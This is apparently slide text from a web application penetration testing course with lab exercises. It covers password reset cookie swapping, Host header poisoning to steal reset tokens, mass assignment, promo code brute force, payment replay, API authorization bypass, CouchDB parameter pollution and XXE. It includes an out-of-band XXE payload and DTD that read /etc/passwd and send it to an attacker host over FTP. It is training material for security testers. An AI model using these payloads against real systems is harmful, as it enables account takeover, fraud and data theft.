
To perform this attack, the malicious user will go through following steps:

- Initiate a password reset request for own account by providing the username.
- Answer the secret questions for own account and reach the password reset page.

Attack Scenario

- In another browser instance initiating password reset for another user and making a note of the sessionid set for this password reset session.
- Moving back to the previous instance (setting new password for own account) and swapping own sessionid with the sessionid of another user (noted in previous step).
- The password is now set for another user and the attacker can login into that account.

Cookie Swap Illustration



Exercise 3.1 - Cookie Swap

- Change password of the user “csuserX@webhacklab.com” through forgot password functionality:

Challenge URL:

<http://topup.webhacklab.com/Account/ForgotPassword>



00:15:00

Case Study: Token Abuse

Assessing The Forget Password Functionality - Attack Scenarios:

- Check if the token is predictable (cryptographically insecure)
- Check if the token is one time use only
- A few more tests (is it over SSL or HTTP etc)
- Check that you cannot use the token of one user to reset the password of another user. So you may try to generate a link:

Password reset tokens:

- **http://host/resetpass.php?email=user1@notsosecure.com&token=caea1f61ee90a135d1bb1a0ddc37b115**
- **http://host/resetpass.php?email=user2@notsosecure.com&token=caea1f61ee90a135d1bb1a0ddc37b115** (It only worked, if user2 has initiated password reset request)

Other Common Password Reset Fails

There are multiple other scenarios where password reset functionality can be abused by an attacker:

- The password reset token does not expire after single usage. On a shared machine a user can go through the browser history and misuse the password reset link of other user(s).
- Logical DoS: Lock out other users by sending password reset requests for their account.
- Predictable token or no-rate limiting allowing token brute-force.

Abusing HTTP Host Header

HTTP Host header is used occasionally by application to create URLs.

Abuse Scenarios:

- Password reset links if generated using Host header can result in token leakage to third party.
- If an intermediate proxy is caching server responses it can be poisoned in similar manner.

Host Header Validation

To prevent this, applications implement host header validation. In situation where this validation is not done with caution, it can still be abused to perform the same attack, through following steps:

- Attacker initiates a password reset request for another user and tampers the Host header ‘example.com’ to ‘attackerdomain.com’.
- This fails as the application is validating the domain name.


Host Header Validation Bypass

- The attacker further tampers the request with the Host header value ‘attackerdomain.com/example.com’, this succeeds and sends an email to the victim user with the link:
`‘http://attackerdomain.com/example.com/passwordresettoken=abc1234329inbhuijnhbgvvhn’.`
- Once the user opens this link, the attacker can log the ‘passwordresettoken’ and reset the password of the user.

Host Header Validation Bypass

```
POST /passwordreset.php HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com/
Cookie: IDE=ABWqTUo-5HYAU8TOJjTQDeX0eDU_QvrkDRtJqAj2-KyfcjAetSYvleOW6V24p
Connection: close
Content-Length: 19
username=victimuser
```


Host: example.com



Email Link:
<https://example.com/uid=abcxyz123@!98765A>

```
POST /passwordreset.php HTTP/1.1
Host: attackerdomain.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com/
Cookie: IDE=ABWqTUo-5HYAU8TOJjTQDeX0eDU_QvrkDRtJqAj2-KyfcjAetSYvleOW6V24p
Connection: close
Content-Length: 19
username=victimuser
```


Host: attackerdomain.com



No Email Link

```
POST /passwordreset.php HTTP/1.1
Host: attackerdomain.com/example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com/
Cookie: IDE=ABWqTUo-5HYAU8TOJjTQDeX0eDU_QvrkDRtJqAj2-KyfcjAetSYvleOW6V24p
Connection: close
Content-Length: 19
username=victimuser
```

Host: attackerdomain.com/example.com



Email Link:
<https://attackerdomain.com/example.com/uid=abcxyz123@!98765A>


Demo 3.2 - Host Header Validation Bypass

- Bypass host header validation to perform header poisoning for your account.
- Capture the password reset token.
- Change the password of the account using the captured token:

Challenge URL:

<http://topup.webhacklab.com/Account/ForgotPassword>

Note: Use an account with valid email address to receive the reset link.
Use **attacker.com** as attacker owned domain to receive the token!



Module 4: Business Logic and Authz Flaws

In module 4, students will learn about:

- Mass Assignment
- Invite/Promo Code Bypass
- Replay Attack
- API Authorisation Bypass
- HTTP Parameter Pollution (HPP)

And relevant Case Study



Business Logic Flaws

- Modern applications have complex process flows to perform various functions such as buying products, making a financial transaction etc.
- A business logic issue occurs when a legitimate flow of functionality is manipulated or misused in a way which could lead to an adverse effect on the business function.



Authorization flaws

- The concept of authorization is to allow access to the resource that the user has permissions for.
- Authorization flaws occur when a user can manipulate requests to access resources out of their permission range.



Mass Assignment

- Binding HTTP request parameters to update the model or object directly could lead to Mass Assignment (Autobinding) vulnerability.
- Various names per web framework:
 - Mass Assignment (Ruby on Rails, NodeJS),
 - Autobinding (Spring/ASP.NET MVC) and
 - Object injection (PHP).

```
public class User
{
    public Guid UserID { get; set; }
    public string Username { get; set; }
    public bool isAdmin { get; set; }
    public string FirstName { get; set; }
    public string LastName { get; set; }
    public string Address { get; set; }
}
```

Demo 4.1 - Mass Assignment

- Escalate privilege from a bronze user to a gold user through profile update to avail additional discount:

Challenge URL: <http://topup.webhacklab.com/api/user>



Invite/Promo Code Bypass

- Invite/Promo Codes are essential in customer focused business.
- Code generation logic is the key focus area.
- Generation Logic can include combination of encoding, encryption, hashing.
- If attacker can understand the Code generation logic or perform bruteforce over validation API they can make profit.

Exercise 4.2 - Invite/Promo Code Bypass

- Identify the promo code generation mechanism for **O2 Mobile**.
- Brute-force and identify valid secret promo codes to get maximum discount on recharge (greater than 50%):

Challenge URL: <http://topup.webhacklab.com/Shop/Topup>



00:20:00


Replay Attack

- When interacting with 3rd party applications (e.g. payment gateway), usually applications combine certain sensitive data into an encrypted blob, which is decrypted and validated by the 3rd party.
- An attacker can replay a previously valid data blob and pay less for items with higher cost, in cases where the price and item value is not cross validated by the 3rd party service.

Attack Scenario

- Add cheap items to the cart. During the payment process, capture the encrypted payment data being sent to the payment gateway.
- Initiate another shopping process and add expensive/multiple items to the cart. Replace the payment data with the previously captured data.
- If the application does not cross validate the data, we'll be able to buy products at a lower price.

Replay Attack



Attack Scenario: API Authorization Bypass

- A recharge application allows users to access their order details.
- The order details request consists of userid parameter.
- The attacker captures the request and changes the value of userid from own id to the victim user's id.
- As the application has no authorization validation, the order details of the victim user is fetched.

Attack Scenario

- What can we do in case we find following API?
 - `http://www.example.com/v3/customers/me`
- Possible Scenarios:
 - Remove me - `http://www.example.com/v3/customers` - **Safe**
 - Get other stuff - `http://www.example.com/v3/staff` - **Safe**
 - We got customer from other URL
 - `http://www.example.com/v3/customers/777111555`
 - `http://www.example.com/v3/customers/777111777` - **Vulnerable!**

Exercise 4.3 - API Authorization Bypass

- Identify the password question of “aabuserX@webhacklab.com” user through API call.
- Update the phone number of the user “aabuserX@webhacklab.com”

Challenge URL: <http://topup.webhacklab.com/api/user>



00:20:00

HTTP Parameter Pollution (HPP)

- HPP attacks can be described as the injection of query string delimiter to add or override HTTP GET/POST parameter.
- Applications behave in different ways when multiple parameters of same name are passed.
E.g. PHP takes the value from the last parameter (of same name).
ASP concatenates the values of all parameters (of same name).

CVE-2017-12635: HPP in CouchDB

- CouchDB only allows one admin user to be created via registration, but allows creating multiple member.
- HPP Allows bypassing this restriction: when a user account is created POST request can be modified with `("roles": ["_admin"], "roles": [])`
- First step validation looks at second value of roles, whereas Internal Parser considers first value.
- This results in new user having admin level capabilities.

Exercise 4.4 - HTTP Parameter Pollution (HPP)

- Create a new user (userX) with “admin” role in the CouchDB instance

Challenge URL: `http://misc.webhacklab.com:5984/_utils/`



00:15:00

Module 5: XML External Entity (XXE) Attack

In module 5, students will learn about:

- XXE Basics
- Out of Band Exploitation
- XXE through SAML
- XXE in File Parsing

And relevant Case Studies




XML External Entity (XXE) Basics

- An XML External Entity attack is a type of attack against an application that parses XML input.
- This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser, leading to the disclosure of confidential data, DoS, SSRF, port scanning etc.

XML Entity

- Entity represented by &entityname;
- Think of it like a storing a variable

```
<?xml version="1.0" standalone="yes" ?>  
  
<!DOCTYPE author  
[ <!ELEMENT author (#PCDATA)>  
<!ENTITY js "Jo Smith">  
]>  
  
<author>&js;</author>
```



The screenshot shows a browser window displaying a page from www.freebsd.org/doc/en_US.ISO8859-1/books/fdp-primer/xml-primer-include.htm. The page title is "Example 7.10. Using General Entities to Include Files". The content of the page shows XML code demonstrating the use of general entities to include external files. The code includes a DOCTYPE declaration, entity declarations for chapters, and an XML element that uses these entities to include the chapters.


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"  
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" [  
<!ENTITY chapter.1 SYSTEM "chapter1.xml">  
<!ENTITY chapter.2 SYSTEM "chapter2.xml">  
<!ENTITY chapter.3 SYSTEM "chapter3.xml">  
<!-- And so forth -->  
>  
  
<html xmlns="http://www.w3.org/1999/xhtml">  
  <!-- Use the entities to load in the chapters -->  
  
  &chapter.1;  
  &chapter.2;  
  &chapter.3;  
</html>
```

XML Parsing in Applications

- Many applications parse the XML files submitted by the end user and may display elements of the XML file in the output

e.g.


Thanks “Jo Smith” for
your submission



Demo 5.1 - XML External Entity (XXE)

- Identify and exploit XXE to extract the contents of the file **/etc/passwd** from the host:

Challenge URL: <http://hc.webhacklab.com/>



Out Of Band (OOB) Basics

- Out of band technique can be used in case of we do not get response to the same page, by making the application server make requests (HTTP/DNS/FTP etc.) to an external host (controlled by the attacker).

JSON to XML

- JSON requests can also be converted to XML (in case server also supports XML):
 Content-Type: application/json → Content-Type: application/xml

```
POST /v2/api/status HTTP/1.1
Host: hc.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 78
Content-Type: application/json;charset=UTF-8

{"root": {"root": {"Object": {
    "IP": "10.1.1.1",
    "Domain": "test.com"
}}}}
```

Json Request

```
POST /v2/api/status HTTP/1.1
Host: hc.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 148
Content-Type: application/xml;charset=UTF-8

?xml version="1.0" encoding="UTF-8" standalone="no"?
<root>
<root>
<Object>
<IP>10.1.1.1</IP>
<Domain>test.com</Domain>
</Object>
</root>
</root>
```

Trying XXE now ?

Converted XML request

Advanced XXE Exploitation over OOB channels

- In certain cases the XML external entities are being processed on the server side yet don't reveal any information in the response to confirm the XXE execution.
- In such cases Out-of-band (OOB) channels such as DNS, HTTP and FTP can be used for confirmation and exploitation of XXE.

XXESERV is one such tool which can be used to set up a mini web server with FTP support for XXE payloads.

<https://github.com/staaldraad/xxeserv>

Advanced XXE Exploitation over OOB channels

Attack Scenario:

- For OOB exploitation an attacker can craft payloads which contain requests for externally hosted Document Type Declaration (DTD), which can be used for confirming the vulnerability.
- Further exploitation in form of file extraction.

```
<?xml version="1.0" ?>
<!DOCTYPE extdtd [
<!ENTITY % ent SYSTEM "http://192.168.4.7:8000/ext.dtd">
%ent;
%c;
]>
<extdtd>&rrr;</extdtd>
```

Request Payload

```
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://192.168.4.7:2121/%d;'>">
```

ext.dtd

Exercise 5.2 - Adv XXE Exploitation over OOB

- Identify and exploit blind XXE over OOB channels on the API v2 to extract the contents of the file `/etc/passwd` from the host:

Challenge URL: <http://hc.webhacklab.com/>

Note: Use userX.webhacklab.com for performing this exercise.



00:30:00

